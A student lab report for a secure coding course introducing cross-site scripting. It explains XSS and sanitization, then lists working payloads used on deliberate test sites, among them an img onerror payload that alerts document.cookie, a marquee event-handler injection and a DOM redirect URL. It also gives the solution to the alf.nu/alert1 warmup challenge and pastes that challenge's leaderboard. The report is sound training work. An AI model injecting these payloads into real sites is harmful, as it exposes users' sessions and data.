CSE 2010 || Secure Coding

WIN 20-21

Lab: 5

Name: GOPI NANDAN

RegNo: 19BCN7056

Topic: Introduction to Cross-site Scripting

Tasks:

1. How secure coding related to XSS?

A. Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page.

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.


2. Reflected xss on demo website

Some of the commands I used:

"<dr>gopinandan</dr>"


Sorry, no results were found for **gopinandan**. Try again.

“ <marquee onstart='javascript:alert(1)'>^__^ ”




3. Stored xss on demo website

“ <img src=x onerror="alert(document.cookie);"> ”




4. DOM xss on demo website

“ https://brutelogic.com.br/tests/sinks.html?redir=https://apple.com ”



5. Solution of alf.nu/alert1


alf.nu/alert1
alert(1) to win
The code below generates HTML in an unsafe way. Prove it by calling alert(1).
function escape(s) {
return '<script>console.log("'+s+'");</script>';
}
Input 14
");alert(1);//
Output Win!
<script>console.log("");alert(1);//");</script>
Rate this level:
Warmup (14)
Adobe
JSON
User Score Browser
... ShabbyMe ? 0 Firefox/77
geniusmaster33 don't worry about less than 12 its a hack ? 4 Chrome/86
jay 123 ? 11 Chrome/86
Sai Vamsi ? 12 Chrome/89
ma ? 12 Chrome/88
Kyzer 12 ? 12 Firefox/84
OvO How less ummm ? 12 Chrome/87
-_- rick roll ? 12 Chrome/88
Terribilis ? 12 Firefox/84
DylanB Easy pizy ? 12 Chrome/88
popsoda 12 ? 12 Chrome/87
aromatix ? 12 Chrome/88
meh ? 12 Chrome/88
shrish 143 ? 12 Chrome/88
wo ? 12 Chrome/87
firefly thanks ? 12 Firefox/86
roma ? 12 Chrome/86